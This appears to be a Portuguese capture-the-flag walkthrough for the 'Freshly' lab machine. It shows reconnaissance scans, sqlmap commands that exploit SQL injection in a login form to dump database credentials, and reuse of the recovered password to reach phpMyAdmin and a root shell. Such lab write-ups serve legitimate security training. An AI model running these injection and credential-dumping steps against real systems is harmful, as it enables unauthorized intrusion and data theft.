

## Freshly

IP da máquina: 192.168.2.107 // MAC: 08:00:27:EB:A0:D1

Resultados do nmap:

nmap -A -p- -v 192.168.2.107

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.7 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: OPTIONS GET HEAD POST
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:EB:A0:D1 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do nikto:

nikto -h http://192.168.2.107/

```
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.5
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ /phpmyadmin/: phpMyAdmin directory found
```

Resultados do dirb:

dirb http://192.168.2.107/

```
---- Scanning URL: http://192.168.2.107/ ----
+ http://192.168.2.107/index.html (CODE:200|SIZE:47)
==> DIRECTORY: http://192.168.2.107/javascript/
==> DIRECTORY: http://192.168.2.107/phpmyadmin/
+ http://192.168.2.107/server-status (CODE:403|SIZE:293)

---- Entering directory: http://192.168.2.107/javascript/ ----
==> DIRECTORY: http://192.168.2.107/javascript/jquery/

---- Entering directory: http://192.168.2.107/phpmyadmin/ ----
+ http://192.168.2.107/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.2.107/phpmyadmin/index.php (CODE:200|SIZE:8262)
==> DIRECTORY: http://192.168.2.107/phpmyadmin/js/
+ http://192.168.2.107/phpmyadmin/libraries (CODE:403|SIZE:300)
==> DIRECTORY: http://192.168.2.107/phpmyadmin/locale/
+ http://192.168.2.107/phpmyadmin/phpinfo.php (CODE:200|SIZE:8264)
+ http://192.168.2.107/phpmyadmin/setup (CODE:401|SIZE:459)
==> DIRECTORY: http://192.168.2.107/phpmyadmin/themes/

---- Entering directory: http://192.168.2.107/javascript/jquery/ ----
+ http://192.168.2.107/javascript/jquery/jquery (CODE:200|SIZE:252879)
+ http://192.168.2.107/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://192.168.2.107/phpmyadmin/js/ ----
==> DIRECTORY: http://192.168.2.107/phpmyadmin/js/jquery/

---- Entering directory: http://192.168.2.107/phpmyadmin/locale/ ----
==> DIRECTORY: http://192.168.2.107/phpmyadmin/locale/ar/
```

Resultados do sqlmap:

```
sqlmap -u 'http://192.168.2.107/login.php' --forms --risk=3 --level=5 --dbs --batch
```


```
available databases [7]:
[*] information_schema
[*] login
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] users
[*] wordpress8080
```

```
sqlmap -u 'http://192.168.2.107/login.php' --forms -D wordpress8080 --risk=3 --level=3 --dump-all --batch
```

```
Database: wordpress8080
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | SuperSecretPassword |
+-----+-----+
```

<http://192.168.2.107/myadminphp>:

Senha: SuperSecretPassword



Welcome to phpMyAdmin

Language

English


Log in

Username:

root

Password:

Go



Root:

```
Freshly login: root
Password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@Freshly:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Freshly:~# uname -a
Linux Freshly 3.13.0-45-generic #74-Ubuntu SMP Tue Jan 13 19:37:48 UTC 2015 i686
i686 i686 GNU/Linux
```